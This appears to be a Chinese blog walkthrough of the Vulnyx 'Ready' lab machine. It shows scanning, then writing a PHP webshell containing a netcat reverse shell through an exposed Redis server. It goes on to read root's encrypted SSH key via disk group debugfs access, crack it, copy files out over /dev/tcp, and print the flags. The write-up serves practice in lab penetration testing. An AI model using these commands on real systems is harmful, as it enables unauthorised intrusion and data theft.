Ready

靶机说明

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-06 14:27 CST
Nmap scan report for 192.168.2.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00065s latency).
MAC Address: 08:00:27:CC:CD:C8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.34
Host is up (0.00096s latency).
MAC Address: 08:00:27:EE:9A:C7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.14 seconds

靶机IP:192.168.2.34

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.34
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-06 14:27 CST
Nmap scan report for 192.168.2.34
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
6379/tcp open redis
8080/tcp open http-proxy
MAC Address: 08:00:27:EE:9A:C7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.00 seconds

开放端口:80、6379、8080

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p80,6379,8080 192.168.2.34
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-06 14:27 CST
Nmap scan report for 192.168.2.34
Host is up (0.00060s latency).

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Apache2 Test Debian Default Page: It works
6379/tcp open redis Redis key-value store 6.0.16
8080/tcp open http Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Test Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:EE:9A:C7 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
  1. 6379为redis服务

二、WEB渗透


1、80端口

1-网站

2-目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(root㉿kali)-[/miaosec]
└─# dirsearch -u "http://192.168.2.34"
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /miaosec/reports/http_192.168.2.34/_26-01-06_14-28-48.txt

Target: http://192.168.2.34/

[14:28:48] Starting:
[14:28:51] 403 - 277B - /.ht_wsr.txt
[14:28:51] 403 - 277B - /.htaccess.orig
[14:28:51] 403 - 277B - /.htaccess.sample
[14:28:51] 403 - 277B - /.htaccess.save
[14:28:51] 403 - 277B - /.htaccess_extra
[14:28:51] 403 - 277B - /.htaccess_orig
[14:28:51] 403 - 277B - /.htaccessOLD
[14:28:51] 403 - 277B - /.htaccess_sc
[14:28:51] 403 - 277B - /.htaccessBAK
[14:28:51] 403 - 277B - /.htaccessOLD2
[14:28:51] 403 - 277B - /.htm
[14:28:51] 403 - 277B - /.html
[14:28:51] 403 - 277B - /.htpasswd_test
[14:28:51] 403 - 277B - /.httr-oauth
[14:28:51] 403 - 277B - /.htpasswds
[14:28:52] 403 - 277B - /.php
[14:28:55] 403 - 277B - /.htaccess.bak1
[14:29:55] 403 - 277B - /server-status
[14:29:55] 403 - 277B - /server-status/

Task Completed

2、8080端口

1、网站

2-目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(root㉿kali)-[/miaosec]
└─# dirsearch -u "http://192.168.2.34:8080"
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /miaosec/reports/http_192.168.2.34_8080/_26-01-06_14-31-48.txt

Target: http://192.168.2.34:8080/

[14:31:48] Starting:
[14:31:50] 403 - 279B - /.ht_wsr.txt
[14:31:50] 403 - 279B - /.htaccess.bak1
[14:31:50] 403 - 279B - /.htaccess.orig
[14:31:50] 403 - 279B - /.htaccess_extra
[14:31:50] 403 - 279B - /.htaccess.save
[14:31:50] 403 - 279B - /.htaccess.sample
[14:31:50] 403 - 279B - /.htaccessBAK
[14:31:50] 403 - 279B - /.htaccess_sc
[14:31:50] 403 - 279B - /.htaccess_orig
[14:31:50] 403 - 279B - /.htaccessOLD
[14:31:50] 403 - 279B - /.htaccessOLD2
[14:31:50] 403 - 279B - /.htm
[14:31:50] 403 - 279B - /.html
[14:31:50] 403 - 279B - /.htpasswd_test
[14:31:50] 403 - 279B - /.htpasswds
[14:31:50] 403 - 279B - /.httr-oauth
[14:31:52] 403 - 279B - /.php
[14:32:57] 403 - 279B - /server-status
[14:32:57] 403 - 279B - /server-status/

Task Completed

3、6379端口

6379端口开放的服务是redis

💡Tip:

1
https://book.hacktricks.wiki/zh/network-services-pentesting/6379-pentesting-redis.html

直接进行连接redis服务,可以正常进行交互

1
2
3
4
5
6
┌──(root㉿kali)-[/miaosec]
└─# redis-cli -h 192.168.2.34
192.168.2.34:6379> info
# Server
redis_version:6.0.16
...

1-写入webshell

由于存在多个web服务器,直接尝试写入webshell

1
2
3
4
5
6
7
8
192.168.2.34:6379> config set dir /var/www/html
OK
192.168.2.34:6379> config set dbfilename rev.php
OK
192.168.2.34:6379> set rev "<?php exec('busybox nc 192.168.2.4 4444 -e /bin/bash');?>"
OK
192.168.2.34:6379> save
OK

访问rev.php

1
2
┌──(root㉿kali)-[~]
└─# curl http://192.168.2.34:8080/rev.php

成功获取到shell

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.34] 42828
id
uid=1000(ben) gid=1000(ben) groups=1000(ben),6(disk)

稳定shell

1
2
3
4
5
6
7
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 36 columns 178

三、权限提升

查看用户ben的id,发现用户ben属于disk

1
2
ben@ready:/tmp$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),6(disk)

1、disk组

disk 组成员可直接操作磁盘设备,攻击者可通过磁盘操作访问敏感文件(如 /etc/shadow)或修改分区表。

使用 debugfs 访问磁盘分区:

  1. 查看磁盘分区,找到分区/dev/sda1

    1
    2
    3
    4
    5
    6
    7
    ben@ready:/tmp$ df
    Filesystem 1K-blocks Used Available Use% Mounted on
    /dev/sda1 7173040 1486168 5301132 22% /
    udev 483648 0 483648 0% /dev
    tmpfs 499948 0 499948 0% /dev/shm
    tmpfs 99992 488 99504 1% /run
    tmpfs 5120 0 5120 0% /run/lock
  2. 使用debugfs访问磁盘/dev/sda1

    1
    2
    ben@ready:/tmp$ /usr/sbin/debugfs /dev/sda1
    debugfs 1.46.2 (28-Feb-2021)
  3. 查看敏感文件/root/.ssh/id_rsa

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    29
    30
    31
    32
    33
    34
    35
    36
    37
    debugfs:  cat /root/.ssh/authorized_keys
    REDIS0009� redis-ver6.0.16�
    �edis-bits�@�ctime�(�\iused-mem��
    aof-preamble���crack@[ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBj5fESTr1FJVwvX47OzCUmh3LjoPZuwmGxeXO4RiaHD root@kali
    debugfs: cat /root/.ssh/id_ed25519
    /root/.ssh/id_ed25519: File not found by ext2_lookup
    debugfs: cat /root/.ssh/id_rsa
    -----BEGIN RSA PRIVATE KEY-----
    Proc-Type: 4,ENCRYPTED
    DEK-Info: DES-EDE3-CBC,02E266E7A66462FE

    tTN5G66QaZHsjOSYG8pFEQqUJUC4lw+WzHs3hbml1+zuLPmnDvUapYFB/4IgQNG2
    jp1tebAwENVz/CdS3paB60NB9uosYXHa60Sbi7a31Ej6QqH10UnN/NROSEhqZkt+
    dUcQspoDJIvHyvdhm4lIVizfvw1i9epxY+aB9W7vscpN1HAq37WdOn62nnEccLRs
    wShZgOeOLTUo5j+C0oQZDi11ZJxEFiwwCFkOqZ+ZEQgshQqgG8PjMvedwuQcFjpN
    wgFyQl0ZzGTzaj1iZntc/7G1/9WqXyk3IkpICucALCaSlCZ3Oh0kJd12W27vTKdO
    kBpXNU8cgjc+jbIKveFZe6+ZuMwr3Lb9p+f+m7ktcTk/AFxSObuFnHBZN52VE/F4
    lVK8vR7Om8qg34REgbvkmrBttg7x4AzUsTZ1WPPJqu3VS0SGVyq8vkpA2ngHmMBC
    h3Ca0Xjua55GzCFBGePrQmqOd8jKZ0W6HBfCQyGB/dGg57mKNQy1OSIR4XtFYDYN
    wNGTgr4KPebWf1CYRg2nleu3DD3sezutvoVMLJdzoeaLrCPX0pdfEhBase7n72Gy
    Q6zqrk07p5GQeuL3tfhBsbHqgK899IMPr2VZPwvaoibDF66UJ1unfEXiPzTTHDo9
    5MTR1GK7HYnmtypx3OpCDJMFGwaJgx+o944cxX9DQ63pgwx1R34RoQRfIgqUUrsG
    NhEkLvrYFMnlK/dSmouuNFvd868zBlMByQyVYoepyHGhsGDuAP4Mhx7L1Gbj4dRS
    dMgfgLN0lM0G+P9QvmmX7TuH1MU1IIfZZw9dCfdUqVVKyegA2RQ7fZG9D8o3l1J0
    bIj0VJE7ykqqZEndzgBGRw3bEu3/OKpJM2UFqr/pPlu1w1bVIzHrTPNI5nk6dm77
    n/TqwSgU2EQDWK88Z8TORZvuoNA3FelyzxCfRC2HLv0+QrVbyY7dLf3oLH0Zq+gK
    1OYVrTKbe4pu0J2R7jZw20pLWeEZPuSE3RmVwcSsVzwb6dBk5rMkwCE5gG1qNh1U
    koCqtHzXveisx5I7KrvBj5RTaK/aPX/v8BS/oh8AmiQr2Pqq9K+aQScP2XYh691x
    yfVoFGJrZMcG5VD3QxrgWamgcHhug2LotpRbxjc777uK/muI9rUSQLYC06H2Cdf/
    kRUH9Ohf3ZrVXpcCMhuCBbOxYBr+TAGjwJIBAYuFMBqhZ4gyaZhxJMCBhQOJHy6c
    xR2cUdOAUh9lY40/o0Pwf+5GWiX2u5KmzcZ9iLdJ4NtgYiYMjGMe+0G37PdCXJvG
    D+VsowoqCou916TMZUKpYSkzj8q3GLSib6CumVzKDesMLaYiZTOd1ShBqTlYjorp
    Dlo5vrgUFk17OS8n0gtQuavBvN+2aM6gMOgiJrXfeLjzPGoY2ypHyNlbp/JI0/Y+
    DfE+2kNqriAlvZps1mllIKITk1wNPQ3PVuBW9DkvrSUW7Ye+oMK3WoiQkY4qyu+2
    pN0okmXmT5ygTq9KBQUEtjU8RnY27y34nYwCQus0HCA+FfRoxDbJYl0sN2g/Mzjq
    PWVlSZLxzcya8sxPBA8gto3H5BxFnTxRXbCBTjTL09imi3QMl9K1emUlG8rSpBsI
    -----END RSA PRIVATE KEY-----

2、RSAcrack爆破

  1. 发现这个私钥是加密Proc-Type: 4,ENCRYPTED的,需要密码才能使用,使用RSAcrack进行密码破解,找到密码shelly
    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    ┌──(root㉿kali)-[/miaosec/RSAcrack-main]
    └─# ./RSAcrack -k /tmp/id_rsa -w /tools/wordlist/pass.txt

    ╭━━━┳━━━┳━━━╮ ╭╮
    ┃╭━╮┃╭━╮┃╭━╮┃ ┃┃
    ┃╰━╯┃╰━━┫┃ ┃┣━━┳━┳━━┳━━┫┃╭╮
    ┃╭╮╭┻━━╮┃╰━╯┃╭━┫╭┫╭╮┃╭━┫╰╯╯
    ┃┃┃╰┫╰━╯┃╭━╮┃╰━┫┃┃╭╮┃╰━┫╭╮╮
    ╰╯╰━┻━━━┻╯ ╰┻━━┻╯╰╯╰┻━━┻╯╰╯
    ─────────────────────────────
    code: d4t4s3c ver: v1.0.0
    ─────────────────────────────
    [i] Cracking | /tmp/id_rsa
    [i] Wordlist | /tools/wordlist/pass.txt
    [*] Status | 1415/10003/14%/shelly
    [+] Password | shelly
    ─────────────────────────────

使用私钥进行登录即可

1
2
3
4
┌──(root㉿kali)-[/tmp]
└─# ssh root@192.168.2.34 -i id_rsa
Enter passphrase for key 'root':
Linux ready 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64 root@ready:~#

发现root.txt被压缩成root.zip

1
2
3
root@ready:~# ls -l
total 4
-rw------- 1 root root 225 abr 18 2023 root.zip

将文件传输到kali

1
2
3
┌──(root㉿kali)-[~]
└─# nc -lp 4444 > root.zip
listening on [any] 4444 ...
1
root@ready:~# cat root.zip > /dev/tcp/192.168.2.4/4444

使用 zip2john 破解root.zip,找到root.zip的密码为already

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/tmp]
└─# zip2john root.zip >hash

┌──(root㉿kali)-[/tmp]
└─#john --wordlist=/opt/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
already (root.zip/root.txt)
1
2
3
4
5
6
┌──(root㉿kali)-[/tmp]
└─# unzip root.zip
Archive:root.zip
[root.zip] root.txtpassword:
replace root.txt?[y]es,[n]o,[A]ll,[N]one,[r]ename:y
inflating: root.txt

四、查看FLAG

1
2
3
4
┌──(root㉿kali)-[/tmp]
└─# cat root.txt /home/ben/user.txt
cf537b04dd79e859816334b89e85c435
e5d3f520423fdef77195ac688ecc27cb

Ready
http://miao-sec.github.io/Vulnyx/Ready/
作者
Miao
发布于
2026年1月9日
许可协议
BY-MIAO